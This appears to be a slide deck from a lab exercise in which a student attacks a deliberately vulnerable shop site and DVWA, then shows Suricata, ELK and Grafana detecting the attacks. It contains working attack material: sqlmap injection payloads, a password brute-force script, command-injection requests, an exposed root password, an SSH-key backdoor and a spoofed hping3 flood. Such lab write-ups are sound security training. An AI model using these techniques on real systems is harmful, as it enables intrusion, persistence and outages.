
# SQL INJECTION ATTACK

The screenshot shows a web browser window titled "Lifestyle Store" with the URL "192.168.10.22/LifestyleStore/LifestyleStore/signup.php". The browser's toolbar includes links to "Linux", "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", "Google Hacking DB", and "OffSec". On the right side of the browser, there are icons for "Sign Up" and "Login". The main content of the page is a "SIGN UP" form with six input fields:

- First Name: anh duy
- Last Name: trananhduy
- Password: \*\*\*\*\*
- Phone Number: 0987283123
- Address: Texas
- City: Californai

A blue "Sign Up" button is located below the city field. At the bottom of the page, a copyright notice reads: "Copyright © Lifestyle Store. All Rights Reserved. | Contact Us: +91 90000 00000" and "This website is developed by Sajal Agrawal".

# SQL INJECTION ATTACK



After signing up, we will see the victim web page.

We will perform SQL Injection attacks on the Cart page when we add products to cart.

# SQL INJECTION ATTACK

To perform SQL Injection on the website, use Burp Suite to capture the action of adding a product to cart

Advisory	Request 1	Response 1	Request 2	Response 2	Request 3	Response 3
	Pretty	Raw	Hex			

```
1 GET /LifestyleStore/cart_add.php?id=31 HTTP/1.1
2 Host: 192.168.50.213
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0)
   Gecko/20100101 Firefox/136.0
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://192.168.50.213/LifestyleStore/products.php
9 Cookie: PHPSESSID=gcbrjmebcm8u8f2qh32lgojbvd3
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13
```

Pretty	Raw	Hex	Render
1 HTTP/1.1 200 OK			
2 Date: Wed, 09 Apr 2025 09:18:48 GMT			
3 Server: Apache/2.4.18 (Ubuntu)			
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT			
5 Cache-Control: no-store, no-cache, must-revalidate			
6 Pragma: no-cache			
7 Vary: Accept-Encoding			
8 Content-Length: 163			
9 Connection: close			
10 Content-Type: text/html; charset=UTF-8			
11			
12 You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'Added to cart')' at line 1			

# SQL INJECTION ATTACK

USE sqlmap to perform SQL injection attack on the URL:  
[http://192.168.10.22/LifestyleStore/LifestyleStore/cart\\_add.php?id=2](http://192.168.10.22/LifestyleStore/LifestyleStore/cart_add.php?id=2)

```
(kali㉿kali)-[~]
$ sqlmap -u "http://192.168.50.213/LifestyleStore/cart_add.php?id=3" --batch
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to
liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 04:22:32 /2025-04-09/
[04:22:32] [INFO] resuming back-end DBMS 'mysql'
[04:22:32] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=4iu0akum3te ... dtmlmkt316'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=3' RLIKE (SELECT (CASE WHEN (1581=1581) THEN 3 ELSE 0x28 END)) AND 'eJiV'='eJiV

    Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=3' AND (SELECT 6182 FROM(SELECT COUNT(*),CONCAT(0x717a707071,(SELECT (ELT(6182=6182,1)))),0x716b7a6271,FLOOR(RAND(0)*2))x FRO

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
```



# SQL INJECTION ATTACK

ELK Stack has captured logs of attacks: SQL Injection attack.

The screenshot shows the Elasticsearch Discover interface with the following details:

- Header:** elastic, Find apps, content, and more., Unsaved changes, Try ES|QL, Inspect, Alerts, Save.
- Search Bar:** Data view, \*-pfelk-suricata\*, sql, suricata.eve.alert.signature: exists.
- Filter:** Last 3 hours.
- Table Headers:** Documents (30), Field statistics, Columns 9, Sort fields 1.
- Selected Fields:** suricata.eve.in\_iface, suricata.eve.alert.signature\_id, suricata.eve.alert.category, suricata.eve.alert.signature, suricata.eve.dest\_ip, suricata.eve.dest\_port, suricata.eve.src\_ip, suricata.eve.src\_port.
- Popular Fields:** suricata.eve.alert.signature\_id, suricata.eve.alert.signature, suricata.eve.alert.metadata.signature, suricata.eve.severity.
- Log Entries:** The table displays 30 log entries, each with a timestamp, interface, event count, type, category, source IP, destination IP, destination port, and source IP. The first few entries are:

Timestamp	Interface	Event Count	Type	Category	Source IP	Destination IP	Destination Port	Source IP
Apr 9, 2025 @ 15:23:36.523	vtnet0	2,010,936	Potentially Bad Traffic	ET SCAN	10.0.1.100	1,521	192.168.50.1	13
Apr 9, 2025 @ 15:23:36.523	vtnet0	2,010,936	Potentially Bad Traffic	ET SCAN	10.0.1.100	1,521	192.168.50.1	13
Apr 9, 2025 @ 15:22:33.244	vtnet0	2,008,538	Attempted Information Leak	ET SCAN	10.0.1.100	80	192.168.50.1	13
Apr 9, 2025 @ 15:21:10.737	vtnet0	2,008,538	Attempted Information Leak	ET SCAN	10.0.1.100	80	192.168.50.1	13
Apr 9, 2025 @ 15:20:26.870	vtnet0	2,008,538	Attempted Information Leak	ET SCAN	10.0.1.100	80	192.168.50.1	13

# BRUTE FORCE



The DVWA logo features the letters "DVWA" in a bold, dark gray sans-serif font. A thick, stylized green swoosh or swirl graphic starts from the top left of the "D", loops around the "V" and "W", and ends near the bottom right of the "A".

Username

Password

Login

# BRUTE FORCE

```
run.py > ...
1 import requests
2 from bs4 import BeautifulSoup
3
4
5 url = "http://192.168.50.213/DVWA/login.php"
6
7 passwords = ["123456", "123456789", "12345678", "12345", "1234567",
8 | | | | "admin", "qwerty", "letmein", "welcome", "1234", "passw0rd",
9 | | | | "monkey", "iloveyou", "dragon", "sunshine", "password", "master", "trustno1",
10 | | | | "123qwe", "abc123"]
11
12 # Start a session to maintain cookies and handle redirects
13 session = requests.Session()
14
15 def get_csrf_token(session, url):
16     # Get the login page first to extract the CSRF token
17     login_page = session.get(url)
18     soup = BeautifulSoup(login_page.content, 'html.parser')
19
20     # Extract CSRF token from the login form
21     csrf_token_input = soup.find('input', {'name': 'user_token'})
22     if csrf_token_input:
23         return csrf_token_input['value']
24     else:
25         print("CSRF token not found. Check the HTML structure.")
26         exit()
```

```
Trying password: iloveyou
[Trying iloveyou Against User Admin ] - Failed
Trying password: dragon
[Trying dragon Against User Admin ] - Failed
Trying password: sunshine
[Trying sunshine Against User Admin ] - Failed
Trying password: password
[SUCCESS] Password found: password Against User Admin
```

The screenshot shows the DVWA homepage. At the top right is the DVWA logo. Below it is a navigation menu with the following items: Home (highlighted in green), Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored). The main content area has a heading 'Welcome to Damn Vulnerable Web Application!' followed by a paragraph about the application's purpose and a note about its vulnerabilities. There is also a 'General Instructions' section and a 'WARNING!' section.

DVWA

Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficulty**, with a simple straightforward interface.

**General Instructions**

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerabilities** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

**WARNING!**

# COMMAND INJECTION

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:

### More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/int/>
- [https://owasp.org/www-community/attacks/Command\\_Injection](https://owasp.org/www-community/attacks/Command_Injection)

# COMMAND INJECTION

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:

```
PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.  
From 192.168.50.113: icmp_seq=1 Redirect Network(New nexthop: 192.168.50.1)  
64 bytes from 1.1.1.1: icmp_seq=1 ttl=50 time=38.0 ms  
From 192.168.50.113: icmp_seq=2 Redirect Network(New nexthop: 192.168.50.1)  
64 bytes from 1.1.1.1: icmp_seq=2 ttl=50 time=37.6 ms  
From 192.168.50.113: icmp_seq=3 Redirect Network(New nexthop: 192.168.50.1)  
64 bytes from 1.1.1.1: icmp_seq=3 ttl=50 time=38.2 ms  
From 192.168.50.113: icmp_seq=4 Redirect Network(New nexthop: 192.168.50.1)  
64 bytes from 1.1.1.1: icmp_seq=4 ttl=50 time=37.6 ms  
  
--- 1.1.1.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3004ms  
rtt min/avg/max/mdev = 37.669/37.898/38.236/0.236 ms
```

### More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- [https://owasp.org/www-community/attacks/Command\\_Injection](https://owasp.org/www-community/attacks/Command_Injection)

# COMMAND INJECTION

## Ping a device

Enter an IP address:

1.1.1.1;ls

Submit

## Ping a device

Enter an IP address:

Submit

## More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- [https://owasp.org/www-community/attacks/Command\\_Injection](https://owasp.org/www-community/attacks/Command_Injection)

# COMMAND INJECTION

## Ping a device

Enter an IP address:

Submit

## Ping a device

Enter an IP address:

Submit

## More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- [https://owasp.org/www-community/attacks/Command\\_Injection](https://owasp.org/www-community/attacks/Command_Injection)

?php

```
f( isset( $_POST[ 'Submit' ] ) ) {  
    // Get input  
    $target = trim($_REQUEST[ 'ip' ]);  
  
    // Set blacklist  
    $substitutions = array(  
        '||' => '',  
        '&' => '',  
        ';' => '',  
        '|' => '',  
        '-' => '',  
        '$' => '',  
        '(' => '',  
        ')' => '',  
        '--' => ''  
    );  
}
```

# COMMAND INJECTION

## Request

Pretty    Raw    Hex

```
1 POST /DVWA/vulnerabilities/exec/ HTTP/1.1
2 Host: 192.168.50.213
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0)
   Gecko/20100101 Firefox/137.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 33
9 Origin: http://192.168.50.213
10 Connection: close
11 Referer: http://192.168.50.213/DVWA/vulnerabilities/exec/
12 Cookie: PHPSESSID=2pu9mbqgvrmv3jr9aet78innr3; security=high
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 ip=1.1.1.1%0awhoami&Submit=Submit
```

## Ping a device

Enter an IP address:

Submit

```
PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.
From 192.168.50.113: icmp_seq=1 Redirect Network(New nex
64 bytes from 1.1.1.1: icmp_seq=1 ttl=50 time=37.0 ms
From 192.168.50.113: icmp_seq=2 Redirect Network(New nex
64 bytes from 1.1.1.1: icmp_seq=2 ttl=50 time=37.5 ms
From 192.168.50.113: icmp_seq=3 Redirect Network(New nex
64 bytes from 1.1.1.1: icmp_seq=3 ttl=50 time=36.6 ms
From 192.168.50.113: icmp_seq=4 Redirect Network(New nex
64 bytes from 1.1.1.1: icmp_seq=4 ttl=50 time=37.0 ms

--- 1.1.1.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time
rtt min/avg/max/mdev = 36.665/37.089/37.584/0.980 ms
www-data
```

# COMMAND INJECTION

## Request

Pretty    Raw    Hex

```
1 POST /DVWA/vulnerabilities/exec/ HTTP/1.1
2 Host: 192.168.50.213
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0)
   Gecko/20100101 Firefox/137.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 33
9 Origin: http://192.168.50.213
10 Connection: close
11 Referer: http://192.168.50.213/DVWA/vulnerabilities/exec/
12 Cookie: PHPSESSID=2pu9mbqgvrmv3jr9aet78innr3; security=high
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 ip=1.1.1.1%0awhoami&Submit=Submit
```

## Ping a device

Enter an IP address:

```
PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.
From 192.168.50.113: icmp_seq=1 Redirect Network(New nex
64 bytes from 1.1.1.1: icmp_seq=1 ttl=50 time=37.0 ms
From 192.168.50.113: icmp_seq=2 Redirect Network(New nex
64 bytes from 1.1.1.1: icmp_seq=2 ttl=50 time=37.5 ms
From 192.168.50.113: icmp_seq=3 Redirect Network(New nex
64 bytes from 1.1.1.1: icmp_seq=3 ttl=50 time=36.6 ms
From 192.168.50.113: icmp_seq=4 Redirect Network(New nex
64 bytes from 1.1.1.1: icmp_seq=4 ttl=50 time=37.0 ms

--- 1.1.1.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time
rtt min/avg/max/mdev = 36.665/37.089/37.584/0.380 ms
www-data
```

# COMMAND INJECTION

```
POST /DVWA/vulnerabilities/exec/ HTTP/1.1
Host: 192.168.50.213
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.
Gecko/20100101 Firefox/137.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 48
Origin: http://192.168.50.213
Connection: close
Referer: http://192.168.50.213/DVWA/vulnerabilities/exec/
Cookie: PHPSESSID=2pu9mbqgvrmv3jr9aet78innr3; security=high
Upgrade-Insecure-Requests: 1
Priority: u=0, i

ip=1.1.1.1%0als+/var/www/html/DVWA&Submit=Submit
```

phpinfo.php  
robots.txt  
secret.txt  
security.php

ip host: 192.168.50.213  
root:eve@123

SSH info

# INSTALL A BACKDOOR

```
(kali㉿kali)-[~]
$ ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/kali/.ssh/id_ed25519):
Enter passphrase for "/home/kali/.ssh/id_ed25519" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_ed25519
Your public key has been saved in /home/kali/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:tEFA+NgSIc2ykSyh+hCWbQt0/uFG1UcVkb6Yossz8km kali㉿kali
The key's randomart image is:
+--[ED25519 256]--+
| .o+.+o....+ |
| o B.= ... . |
| |* * * .o.. |
| |*.+= o..o . |
| oo + . S o . |
| o+ .E . o . |
| .+... . |
| ...= |
| | o+= |
+---[SHA256]---
```

Create a key for backdoor

```
(kali㉿kali)-[~]
$ ssh-copy-id root@192.168.50.213
/usr/bin/ssh-copy-id: INFO: Source of key(s) to be installed: "/home/
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s),
already installed
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you
install the new keys
root@192.168.50.213's password:

Number of key(s) added: 1

Now try logging into the machine, with: "ssh 'root@192.168.50.213'"
and check to make sure that only the key(s) you wanted were added.
```

Copy key to victim

```
(kali㉿kali)-[~]
$ ssh root@192.168.50.213
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-210-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

224 additional security updates can be applied with ESM Infra.
Learn more about enabling ESM Infra service for Ubuntu 16.04 at
https://ubuntu.com/16-04

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Apr 20 12:06:39 2025 from 192.168.50.113
```

SSH successful without password

# DOS ATTACK

Use hping3 on Kali Linux machine to send high volumes of network traffic to Web server, simulating DoS attacks using ICMP (ping), and UDP flood techniques.

```
File System
[kali㉿kali)-[~]
$ sudo hping3 --icmp --flood -c 1000 --spoof 192.168.1.35 192.168.50.213
[sudo] password for kali:
HPING 192.168.50.213 (eth0 192.168.50.213): icmp mode set, 28 headers + 0 data bytes
hpingle in flood mode, no replies will be shown
^C
— 192.168.50.213 hping statistic —
23244 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```



# DASHBOARD

ELK dasboard is showing the logs and alert sent from Suricata.

The dashboard displays the following sections:

- Suricata - Interface**: Shows a green circular status indicator for the interface `vtnet0`.
- Suricata - Alert Severity**: A donut chart showing the distribution of alert severities (1, 2, 3).
- Suricata - Alert Categories**: A list of alert categories with corresponding icons:
  - Web Application Attack
  - Attempted Information L...
  - Potentially Bad Traffic
  - A Network Trojan was d...
  - access to a potentially v...
  - Attempted Administrato...
  - Attempted Denial of Ser...
  - Attempted User Privileg...
  - Generic Protocol Comm...
  - Information Leak
- Suricata - Alert Discover**: A table showing 134 documents with columns: @timestamp, suricata.eve.in\_iface, suricata.eve.ale\_rt.signature\_id, suricata.eve.ale\_rt.category, suricata.eve.ale\_rt.signature, suricata.eve.de\_st\_ip, suricata.eve.de\_st\_port, suricata.eve.src\_ip, suricata.eve.src\_port. An example row shows an event from April 9, 2025, at 15:59:50.756 on interface `vtnet0` with category `Attempted Information`, signature `ET SCAN Sqlmap SQL Injection`, destination IP `10.0.1.100`, port `80`, source IP `192.168.50.113`, and port `63,823`.
- Alert Rules**: A table listing recent alert rules with their names, categories, and counts:

Rule Name	Rule category	Count
ET SCAN NMAP SQL Spider Scan	Web Application	18
ET WEB_SERVER Possible XXE SYSTEM EN1 A Network Tro	Network	11
ET WEB_SERVER /etc/passwd Detected in L Attempted Info	File	10
ET SCAN Nmap Scripting Engine User-Agen Web Application	Web Application	7
ET SCAN Suspicious inbound to MSSQL por Potentially Ba	Network	5
ET SCAN Suspicious inbound to Oracle SQL Potentially Ba	Network	5
ET SCAN Suspicious inbound to PostgreSQL Potentially Ba	Network	5

# TELEGRAM AND EMAIL ALERT

 **Grafana**

 **alert-rules > ICMP Flood DoS**

 **1 firing instances**

	Firing	ICMP Flood DoS	View alert
<b>Summary</b>			
Possible ICMP Flood DoS attack			
<b>Description</b>			
This alert is triggered when Possible ICMP Flood DoS attack is detected			
<b>Values</b>			
BO=18			
<b>Labels</b>			
<b>alertname</b>		ICMP Flood DoS	
<b>grafana_folder</b>		alert-rules	

 **ALARM (#1)**

 **ICMP Flood DoS**  00:01:50  2025-04-10

**Annotations:**

- description: This alert is triggered when the signature "Possible ICMP Flood DoS" is detected
- summary: Possible ICMP Flood DoS attack

**Labels:**

- alertname: ICMP Flood DoS
- Agent: Suricata
- Category: DoS attack
- Severity: High
- grafana\_folder: DOS-rules

**Value:**

```
copy
[ var='signature.alert.count0' metric='Value' labels={} value=2
]
```

source |  silence |

```
copy
-----
```

 **Grafana**

12:01 AM

# AI RESULT

## Detection Result

### ANOMALY DETECTION RESULTS:

Overall Anomaly Score: 0.8625

### Machine Learning Detection:

- Decision Tree: Anomalous (confidence: 1.00)
- Random Forest: Anomalous (confidence: 0.54)
- XGBoost: Anomalous (confidence: 1.00)

### Statistical Anomalies:

- dest\_port: 0.00 is an low outlier (z-score: -0.20)  
Normal range: -2.32 to 2.83, mean: 0.26
- total\_bwd\_packets: 0.00 is an low outlier (z-score: -0.00)  
Normal range: -2.82 to 2.83, mean: 0.01
- total\_fwd\_packets: 0.00 is an low outlier (z-score: -0.00)  
Normal range: -2.82 to 2.83, mean: 0.01
